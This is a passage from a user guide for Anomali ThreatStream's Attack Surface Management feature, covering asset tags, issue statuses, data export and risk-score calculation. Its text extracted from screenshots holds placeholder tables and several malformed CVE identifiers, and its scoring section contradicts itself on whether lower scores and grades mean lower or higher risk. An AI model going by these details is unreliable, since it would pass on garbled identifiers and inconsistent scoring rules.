
- Export asset details to a CSV file. See ["Exporting Attack Surface Management Data" on page 856](#) for details.
- Add existing tags to assets. See ["Adding and Removing Asset Tags" below](#) for details.
- Remove existing tags from assets. See ["Adding and Removing Asset Tags" below](#) for details.

Adding and Removing Asset Tags

All organization users can add and remove tags from the assets listed in the ASM asset inventory.


To add tags to assets:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Select the assets to which you want to add tags.



3. Click **Edit Tags**.
4. In the dialog box that opens, select the tags that you want to add to the selected

assets and click **Save**. You can add up to 250 tags at a time.




The tags are added to the selected assets.

Alternatively, you can add tags to assets on asset details pages. See "[Viewing Asset Details](#)" on the next page for details.

To remove tags from assets:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Select the assets, which have the tags that you want to remove.



3. Click **Edit Tags**.
4. In the dialog box that opens, click "x" next to the tags that you want to remove.
To remove all tags, click **Select All**.



5. Click **Save**.

The tags are removed from the selected assets.

Alternatively, you can remove tags from assets on asset details pages. See ["Viewing Asset Details" below](#) for details.


Viewing Asset Details

Asset details are created and updated every time Anomali scans your organization's assets. The asset details page provides insights into the issues associated with the selected asset and the asset risk score history for the last 6 months. From asset details pages, you can also assign a status to every issue and track all asset changes.

To view asset details:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Asset Inventory tab.
3. Click the asset of your interest.

Below is the example of an asset details page.



1 Automatically generated asset ID.

2 Asset Summary.

Parameter	Description
Current IP	Current Asset IP.
Risk Score	The latest asset risk score.
Reason	Issues associated with the asset. The issues reflect the details collected over the last 7 days.
FQDN	Names of discovered fully qualified domains associated with the asset.
Original Domain/IP Range	Original domain name or IP range associated with the asset.
Cloud	Cloud provider where the asset is located.
Services	Exposed services associated with the asset.
Software	Software associated with the asset.

Parameter	Description
Reporting status	Reporting status of the asset. Possible status options: Visible or Excluded.
First seen	Timestamp when the asset was first seen. Collected from passive DNS.
Last seen	Timestamp when the asset was last seen. Collected from passive DNS.
Tags	Tags associated with the asset. To remove or add existing tags, click Edit .

3 Filter Options: Filter asset issues by Issue Type, Status, Expired certificates, CVEs, Open Ports, and End of Life Software.


4 Type: Issue type.

5 Name: Name of the issue.

6 Status: Status of the issue. The following status options are available: False Positive, Mitigated, Accepted Risk, Hidden.

7 Status Timeframe: Duration of the status assigned to the issue.

8 Table Settings: Select the columns you want to be displayed on the page. By default, all columns—Type, Name, Status, and Status timeframe—are visible. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.



9 Risk Score Timeline: Asset Risk Score history over the last 6 months.

On asset details pages, you can also assign a status to selected issues. See ["Assigning a Status to Asset Issues" on the next page](#) for details.

Issues

History

Issues

Filter Options

☐ Issue Type

☐ Expired Certificates

☐ CVEs

☐ Open Ports

☐ End of Life Software

☒ Status

☐ False Positive

☐ Mitigated

☐ Accepted Risk

☐ Unknown

☒ Expired certificates

Select Expired certificates...

☒ CVEs

Select CVEs...

☒ Open Ports

Select Open Ports...

☒ End of Life Software

Select End of Life Soft...

2 Items Selected

NAME

STATUS

STATUS TIMELINE

Clear Status

Set Status

☐ HTTP

443

CVE-2022-29424

False Positive

Indefinitely

False Positive

Mitigated

Accepted Risk

Unknown

☒ CVE

CVE-2022-26377

CVE-2020-1937

False Positive

Indefinitely

☒ CVE

CVE-2019-17567

CVE-2020-0942

☐ CVE

CVE-2020-27523

CVE-2020-3506

☐ CVE

CVE-2020-2785

CVE-2020-0796

☐ CVE

CVE-2019-2688

CVE-2020-22888

To reset an asset issue status, click **Clear Status**. After clearing the status, the Asset Risk Score and reporting status will be updated.

Org Admins can also view the history of asset changes.

To view asset history:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Asset Inventory tab.
3. Click the asset of your interest.
4. Navigate to the History tab.

Below is the example of the asset history.

History						
2 Results						
DATE	USER	TYPE	NAME	OLD STATUS	NEW STATUS	
21 Mar 2023 18:46	Opic Administrator	CVE	CVE-2022-26377		False Positive	
21 Mar 2023 18:46	Opic Administrator	Open Port	AAS		False Positive	

- 1 **Date:** Date and time the asset issue changes were made.
- 2 **User:** User who made the changes to the asset issue.
- 3 **Type:** Type of the asset issue.
- 4 **Name:** Name of the asset issue.
- 5 **Old Status:** Previous status of the asset issue.
- 6 **New Status:** New status of the asset issue.

7 Table Settings: Select the columns you want to be displayed on the page. By default, all columns—Date, User, Type, Name, Old Status, and New Status—are visible. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable/disable horizontal scrolling.

Assigning a Status to Asset Issues

From the latest Attack Surface Management report details and asset details pages, Org Admins can assign the following statuses to asset issues:

- **False Positive:** Assign this status when you believe that the issue is false positive.
- **Mitigated:** Assign this status when the issue requires mitigation.
- **Accepted Risk:** Assign this status when you decide to accept the risk associated with the issue and leave it as is.
- **Hidden:** Assign this status when you want to remove the issue from the ASM report and not include it in the Asset Risk Score.

When an issue status is changed, the issue table and Asset Risk Score are automatically updated.

If all issues of the asset are assigned the Mitigated or False Positive status, the asset is excluded from the ASM report and no longer impacts the Attack Surface Grade until new issues associated with this asset are discovered. See the example below.

Asset	Asset Type	Asset Name	Asset ID	Asset Category	Asset Status	Asset Details	Asset Score	Asset Risk	Asset Impact	Asset Exposure	Asset Location	Asset Owner	Asset Manager	Asset Contact	Asset Notes	Asset Actions
Asset 1	Asset Type 1	Asset Name 1	Asset ID 1	Asset Category 1	Asset Status 1	Asset Details 1	Asset Score 1	Asset Risk 1	Asset Impact 1	Asset Exposure 1	Asset Location 1	Asset Owner 1	Asset Manager 1	Asset Contact 1	Asset Notes 1	Asset Actions 1
Asset 2	Asset Type 2	Asset Name 2	Asset ID 2	Asset Category 2	Asset Status 2	Asset Details 2	Asset Score 2	Asset Risk 2	Asset Impact 2	Asset Exposure 2	Asset Location 2	Asset Owner 2	Asset Manager 2	Asset Contact 2	Asset Notes 2	Asset Actions 2
Asset 3	Asset Type 3	Asset Name 3	Asset ID 3	Asset Category 3	Asset Status 3	Asset Details 3	Asset Score 3	Asset Risk 3	Asset Impact 3	Asset Exposure 3	Asset Location 3	Asset Owner 3	Asset Manager 3	Asset Contact 3	Asset Notes 3	Asset Actions 3
Asset 4	Asset Type 4	Asset Name 4	Asset ID 4	Asset Category 4	Asset Status 4	Asset Details 4	Asset Score 4	Asset Risk 4	Asset Impact 4	Asset Exposure 4	Asset Location 4	Asset Owner 4	Asset Manager 4	Asset Contact 4	Asset Notes 4	Asset Actions 4
Asset 5	Asset Type 5	Asset Name 5	Asset ID 5	Asset Category 5	Asset Status 5	Asset Details 5	Asset Score 5	Asset Risk 5	Asset Impact 5	Asset Exposure 5	Asset Location 5	Asset Owner 5	Asset Manager 5	Asset Contact 5	Asset Notes 5	Asset Actions 5
Asset 6	Asset Type 6	Asset Name 6	Asset ID 6	Asset Category 6	Asset Status 6	Asset Details 6	Asset Score 6	Asset Risk 6	Asset Impact 6	Asset Exposure 6	Asset Location 6	Asset Owner 6	Asset Manager 6	Asset Contact 6	Asset Notes 6	Asset Actions 6
Asset 7	Asset Type 7	Asset Name 7	Asset ID 7	Asset Category 7	Asset Status 7	Asset Details 7	Asset Score 7	Asset Risk 7	Asset Impact 7	Asset Exposure 7	Asset Location 7	Asset Owner 7	Asset Manager 7	Asset Contact 7	Asset Notes 7	Asset Actions 7
Asset 8	Asset Type 8	Asset Name 8	Asset ID 8	Asset Category 8	Asset Status 8	Asset Details 8	Asset Score 8	Asset Risk 8	Asset Impact 8	Asset Exposure 8	Asset Location 8	Asset Owner 8	Asset Manager 8	Asset Contact 8	Asset Notes 8	Asset Actions 8
Asset 9	Asset Type 9	Asset Name 9	Asset ID 9	Asset Category 9	Asset Status 9	Asset Details 9	Asset Score 9	Asset Risk 9	Asset Impact 9	Asset Exposure 9	Asset Location 9	Asset Owner 9	Asset Manager 9	Asset Contact 9	Asset Notes 9	Asset Actions 9
Asset 10	Asset Type 10	Asset Name 10	Asset ID 10	Asset Category 10	Asset Status 10	Asset Details 10	Asset Score 10	Asset Risk 10	Asset Impact 10	Asset Exposure 10	Asset Location 10	Asset Owner 10	Asset Manager 10	Asset Contact 10	Asset Notes 10	Asset Actions 10

You can assign a status to selected issues on the asset details page, or you can assign a status in bulk to the issues which are common to multiple assets on the Attack Surface Management report details page.

To assign a status to selected asset issues from asset details pages:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab
3. Click the latest ASM report.
4. Click the asset of your interest.
5. Select the issues whose status you want to change.

Issues

History

Issues

Filter Options

New Type

☐ Expired Certificates

☐ CVEs

☐ Open Ports

☐ End of Life Software

Status

☐ False Positive

☐ Mitigated

☐ Accepted Risk

☐ Hidden

Expired certificates

Select Expired certificate...

CVEs

Select CVEs

Open Ports

Select Open Ports

End of Life Software

Select End of Life Soft...


Items Selected

☐ TIDE	84512	STATUS	STATUS TIMELINE	False Positive
☐ Open Port	443	False Positive	Indefinite	Mitigated
☐ CVE	CVE-2022-29024			Accepted Risk
☒ CVE	CVE-2019-5076			Hidden
☐ CVE	CVE-2022-36377			
☐ CVE	CVE-2020-1837	False Positive	Indefinite	
☒ CVE	CVE-2019-50598			
☐ CVE	CVE-2019-7567			
☐ CVE	CVE-2019-0842			
☐ CVE	CVE-2020-07523			
☐ CVE	CVE-2019-3526			
☐ CVE	CVE-2019-3765			
☐ CVE	CVE-2020-0796			
☐ CVE	CVE-2019-3688			
☐ CVE	CVE-2019-37298			

Clear Status

See Issues

6. Select one of the following statuses: **False Positive**, **Mitigated**, **Accepted Risk**, or **Hidden**.
7. For the Mitigated, Accepted Risk, and Hidden statuses, select one of the following status timeline options in the dialog box that opens: **Indefinitely**, **7 days**, **30 days**, **60 days**, and **custom**. By default, the status timeline is set to **Indefinitely**.



Set status for issue(s) as Mitigated

How long should issue(s) have the status Mitigated:

☒ Indefinitely

☐ 7 days

☐ 30 days

☐ 60 days

☐ Custom

[Cancel](#) [OK](#)

The status is applied to the selected issues, and the risk score of the asset is updated.

To assign a status to the issue common to multiple assets:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab.
3. Click the latest ASM report.
4. Using the Filter Options, select the issue of your interest.
5. Select the assets that have the issue of your interest and click **Set Status**.

Attack Surface Assessment / Report 13 - 27 Mar 2023

Filter Options
Reset Filters Close All

Domains
Select Domains

Cloud Service
☐ Oracle
☐ Azure
☐ AWS
☐ DigitalOcean
☐ Google Cloud

Issue Type
☐ Expired Certificates
☐ CVEs
☐ Exploitable CVEs
☐ Open Ports
☐ SSH
☐ End of Life Software

Expired Certificates
Select Expired Certificates

CVEs
Select CVEs

Open Ports 25

Report Summary

Attack Surface Grade C 51 / 100

End of Life Software 65

Unreachable Assets 4,009

Exploitable CVEs 2,256

Total Internet Facing Entities 2,787
Expired Certificates 125
Total CVEs 6,603
SSH Services 29
Open Ports 2,787

Search Report

Open Ports 25

6 Items Selected

IP	ORIGINAL DOMAIN / IP R...	FQDN	RISK SCORE	CLOUD SE...	NO. ISSUE	EXPIRE...	CVEs	EXPLO...	OPEN	SSH SE...	END O...	FIB	Set Status
✓			40		4		CVE-2023...	CVE-2020...	22, 25	22		11 A	False Positive
✓			14		2		CVE-2014...		143, 25, 587			03 I	Mitigated
✓			12		2				32, 443, 80				Accepted Risk
✓			4	AWS	2	Be5022275...			25			10 Jun 2020 O...	27 Mar 2023 ...
✓			3	AWS	1				25			03 Mar 2023 ...	27 Mar 2023 L...
✓			3		1				25			23 Apr 2021 L...	26 Mar 2023 ...

6. Select one of the following statuses: **False Positive**, **Mitigated**, **Accepted Risk**, or **Hidden**.
7. For the Mitigated, Accepted Risk, and Hidden statuses, select one of the following status timeline options in the dialog box that opens: **Indefinitely**, **7 days**, **30 days**, **60 days**, and **custom**. By default, the status timeline is set to **Indefinitely**.



Note: The False Positive status is always assigned the Indefinitely status timeline.

Set status for issue(s) as Mitigated

How long should issue(s) have the status Mitigated:

☒ Indefinitely
☐ 7 days
☐ 30 days
☐ 60 days
☐ Custom

Cancel OK

The status is applied to the issue, and the risk score of the assets that have this issue is updated.

Exporting Attack Surface Management Data

Once you have ASM results generated, you can export ASM data the following ways:

- Export to a CSV file
- Export to a PDF file

For details, refer to the following sections:

[Exporting ASM Results to a CSV File from the Asset Inventory Tab](#)

[Exporting ASM Report Details to a CSV File](#)

[Exporting Widgets to a PDF File](#)

To export the latest ASM results to CSV file from the Asset Inventory tab:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the **Export to CSV** icon in the top right corner of the asset table to start the downloading process.

50021 Results										
☐	ASSET IP	ORIGINAL DOMAIN / IP RANGE	FQDN	CLOUD SERVICES	RISK SCORE	RESULT TYPE COUNT	SOFTWARE	FIRST SEEN	LAST SEEN	
>	192.168.1.10	grandcentral.net	grandcentral.net.grandcentral...		100	4	OpenBSD OpenSSH 7.6, linux, Ub...	02 May 2023 21:07	21 Jul 2023 ...	
>	192.168.1.10	thamesstream.com	www.thamesstream.com, th...		100	5	Apache HTTPD, Oracle MySQL 5.7...	04 May 2023 09:12	18 Jul 2023 ...	
>	192.168.1.10	testip	app1719617196120.acctestf...		100	4	Apache HTTPD 0.6.5, apache	04 May 2023 08:03	18 Jul 2023 ...	
>	192.168.1.10	testip	testip192.168.1.10		100	4	Apache HTTPD 2.4.10, Debian Lin...	30 Apr 2023 21:55	19 Jul 2023 ...	
>	192.168.1.10	New	testip192.168.1.10.acctestf...		100	5	OpenBSD OpenSSH 6.6/pt, open...	01 May 2023 02:52	18 Jul 2023 ...	
>	192.168.1.10	New	app1719617196120.acctestf...		100	3	Linux Linux 3.10.0, Hikvision Hikv...	23 May 2023 20:08	18 Jul 2023 ...	
>	192.168.1.10	New	app1719617196120.acctestf...		100	4	python 3.11, AIQHTTP Project AIO...	12 Jun 2023 19:34	18 Jul 2023 ...	
>	192.168.1.10	New	app1719617196120.acctestf...		100	5	Debian Linux 6.0, Apache HTTPD ...	21 May 2023 22:26	18 Jul 2023 ...	
>	192.168.1.10	New	testip192.168.1.10.acctestf...		100	5	OpenBSD OpenSSH 7.2, openssh...	10 May 2023 17:56	18 Jul 2023 ...	
>	192.168.1.10	New	testip192.168.1.10.acctestf...		100	4	OpenBSD OpenSSH 4.3, HipServ ...	01 May 2023 06:28	18 Jul 2023 ...	

To export details of selected assets, select assets of your interest and click the **Export to CSV** icon to start the downloading process.

1 Item Selected										
☐	ASSET IP	ORIGINAL DOMAIN / IP RANGE	FQDN	CLOUD SERVICES	RISK SCORE	RESULT TYPE COUNT	SOFTWARE	FIRST SEEN	LAST SEEN	
>	192.168.1.10	grandcentral.net	grandcentral.net.grandcentral...		100	4	OpenBSD OpenSSH 7.6, linux, Ub...	02 May 2023 21:07	21 Jul 2023 ...	
>	☒ 192.168.1.10	thamesstream.com	www.thamesstream.com, th...		100	5	Apache HTTPD, Oracle MySQL 5.7...	04 May 2023 09:12	18 Jul 2023 ...	
>	192.168.1.10	testip	app1719617196120.acctestf...		100	4	Apache HTTPD 0.6.5, apache	04 May 2023 08:03	18 Jul 2023 ...	
>	192.168.1.10	testip	testip192.168.1.10		100	4	Apache HTTPD 2.4.10, Debian Lin...	30 Apr 2023 21:55	19 Jul 2023 ...	
>	192.168.1.10	New	testip192.168.1.10.acctestf...		100	5	OpenBSD OpenSSH 6.6/pt, open...	01 May 2023 02:52	18 Jul 2023 ...	
>	192.168.1.10	New	app1719617196120.acctestf...		100	3	Linux Linux 3.10.0, Hikvision Hikv...	23 May 2023 20:08	18 Jul 2023 ...	

To export details of an ASM report to a CSV file:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. Click the Reports tab.
3. Click the ASM report of your interest.
4. Click the **Export to CSV** icon in the top right corner of the table to start the downloading process.



Note: Exported details are generated based on your table settings and applied filter options. See "[Viewing Attack Surface Management Report Details](#)" on page 865 for details.

Filter Options
Reset Filters Close All

Domains
Select Domains

IP Ranges
Select IP Ranges

Cloud Service
☐ Google Cloud
☐ Oracle

Issue Type
☐ Expired Certificates
☐ CVEs
☐ CVEs with Documented Exploits
☐ SSH
☐ End of Life Software

Report Summary

Attack Surface Grade **D** 11 / 100

End of Life Software **0**

Unreachable Assets **34**

CVEs with Documented Exploits **256**

Total Internet Facing Entities
Expired Certificates
Total CVEs
SSH Services
Open Ports

Q Search Report

Risk Score 79

2 Results

IP	ORIGINAL DOMAIN	FQDN	RISK SCORE	CLOUD SERVI...	RESULT TYPE COUNT	CVEs	CV...	OPEN PORTS	LAST SEEN
10.20.204.40	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	CV...	56777, 80, 2053, 1	09 Jul 2023 07:45
10.20.204.240	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	CV...	443, 22	08 Jul 2023 15:44


To export details of a single IP address from an ASM report, select the IP address of your interest and click the **Export to CSV** icon to start the downloading process.

1 Item Selected

IP	ORIGINAL DOMAIN	FQDN	RISK SCORE	CLOUD SERVI...	RESULT TYPE COUNT	CVEs	OPEN PORTS	LAST SEEN
☒ 10.20.204.40	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	56777, 80, 2053, 8	13 Jul 2023 17:23
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100	AWS	4	CVE-2020-12416, C...	22, 2053, 2096	14 Jul 2023 10:03
☐ 10.20.204.40	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	8443, 2053, 22, 62	14 Jul 2023 09:09
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	5241, 8443, 22, 20	13 Jul 2023 20:25
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100	AWS	4	CVE-2020-12416, C...	8443, 2053, 22, 41	14 Jul 2023 05:18
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	8443, 2053, 22, 41	14 Jul 2023 00:23
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100	AWS	4	CVE-2020-12416, C...	22, 2053, 8443, 20	14 Jul 2023 09:38
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100	AWS	4	CVE-2020-12416, C...	22, 2053, 8443, 20	14 Jul 2023 01:00
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	8443, 2053, 22, 41	13 Jul 2023 18:16
☐ 10.20.204.240	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	443, 22	13 Jul 2023 14:28
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	22, 2053, 8443, 20	14 Jul 2023 05:10
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100		4	CVE-2020-12416, C...	8443, 2053, 2096	14 Jul 2023 06:33
☐ 10.20.204.20	spnity.com	canary-certificates-for-misp.spnity.com	100	AWS	4	CVE-2020-12416, C...	22, 2053, 8443, 20	13 Jul 2023 22:32

To export widgets to a PDF file:

1. Navigate to **ThreatStream > Analyze > Attack Surface Management**.
2. In the top right corner of the page, click the **Export PDF** icon to start the downloading process.




3. Select the widgets that you want to include.

The 'Widget Export (PDF)' dialog box is shown. It has a title bar with a close button. Below the title, it says 'Select widgets to include'. There is a list of widgets with checkboxes: 'Attack Surface Grade' (checked), 'End of Life Software' (checked), 'Unreachable Assets' (checked), 'CVEs with Documented Exploits' (checked), 'Total Internet Facing Entities' (unchecked), 'Expired Certificates' (unchecked), 'Total CVEs' (unchecked), 'SSH Services' (unchecked), and 'Open Ports' (unchecked). At the bottom, there are 'Cancel' and 'Export' buttons.

The PDF file contains widget details based on applied time interval.

Below is the example of the exported widgets.



Alternatively, you can export widgets to a PDF file from the Reports tab and ASM report details pages. See ["Accessing Attack Surface Management History"](#)

on page 861 and "Viewing Attack Surface Management Report Details" on page 865 for details.

Understanding Risk Scores

The Attack Surface Management service provides two types of risk scores.

Asset Risk Score—a risk score for every asset in the organization calculated based on the asset characteristics and their engagement with malicious activities. An Asset Risk Score is provided on the ASM report details page. See "Viewing Attack Surface Management Report Details" on page 865 for details.

Attack Surface Grade—a risk grade for organization assets, which is calculated based on the average attack risk score of all organization assets. An Attack Surface Grade is displayed in a widget on the Attack Surface Management page and ASM report details page. See "Accessing Attack Surface Management History" on page 861 and "Viewing Attack Surface Management Report Details" on page 865 for details.

[Asset Risk Score](#)

[Attack Surface Grade](#)

Asset Risk Score

An Asset Risk Score is a calculated number (score) assigned to every asset in the organization. It is calculated based on the asset characteristics (open ports, expired certificates, CVEs, EOL software, and so on.) and their engagement in malicious activities. An Asset Risk Score is available on the ASM report details page. See "Viewing Attack Surface Management Report Details" on page 865 for details.

Below is the table displaying the distribution of points between asset characteristics.

Asset Characteristic	Points/Item	Example
CVEs	0	20 CVEs = 0 points
CVEs with Documented Exploits	3	3 exploitable CVEs = 9 points
Exploited CVEs	5	2 exploited CVEs = 10 points
Possible Remote Code Execution (RCE)	5	5 possible RCEs = 25 points
Critical CVEs	4	6 critical CVEs = 24 points

Asset Characteristic	Points/Item	Example
High-risk CVEs	3	3 high-risk CVEs = 9 points
Medium-risk CVEs	2	5 medium-risk CVEs = 10 points
Low-risk CVEs	1	7 low-risk CVEs = 7 points
End-of-life Software	3	2 EOL software = 6 points
Expired Certificates	1	2 expired certificates = 2 points
Self-signed Certificates	1	2 self-signed certificates = 2 points
Uncommon Ports	3	3 open uncommon ports = 9 points
Risky Services	5	2 risky services open to the Internet = 10 points



Notes:

- All ports except 443 and 80 are considered uncommon.
- The following services are considered risky: ftps, ssh, telnet, ftp, ftpes, rdp, VNC, TEAM_VIEWER, PC_ANYWHERE, MYSQL, MSSQL, ORACLE, POSTGRES, MEMCACHED, ELASTICSEARCH, REDIS, MONGODB, RETHINKDB, UNKNOWN.

An Asset Risk Score is the total of all points for an asset. The minimum possible score is 0 and the maximum score is 100. The lower the score, the lower the risk of attacks on the asset. If the total score is greater than 100, it is rounded to 100 in the ASM report.

Attack Surface Grade

An Attack Surface Grade reflects the overall grade for all organization assets. The Attack Surface Grade is based on the average risk score of all assets of the organization. The average score does not include the assets whose Asset Risk Score is equal to 0.

For the Attack Surface Grade, the scores are distributed the following way:

Grade	Score
A+	93.33 - 100
A	86.67 - 93.33
A-	80 - 86.67
B+	73.33 - 80
B	66.67 - 73.33
B-	60 - 66.67
C+	53.33 - 60
C	46.67 - 53.33
C-	40 - 46.67
D+	33.33 - 40
D	26.67 - 33.33
D-	20 - 26.67
F	0 - 20

The lower the grade, the higher the risk of attacks on organization assets.


Accessing Attack Surface Management History

On the Reports tab, you can view ASM results of previous asset scans.



Note: If users with Org Admin privileges access the Reports tab for the first time, they must configure the settings first. Once the settings are configured, all generated reports for your organization will be displayed on the Attack Surface Management page under the Reports tab. Non admin-users will see a blank page until at least one report is generated. See "[Configuring Attack Surface Management Settings](#)" on page 832 for details.

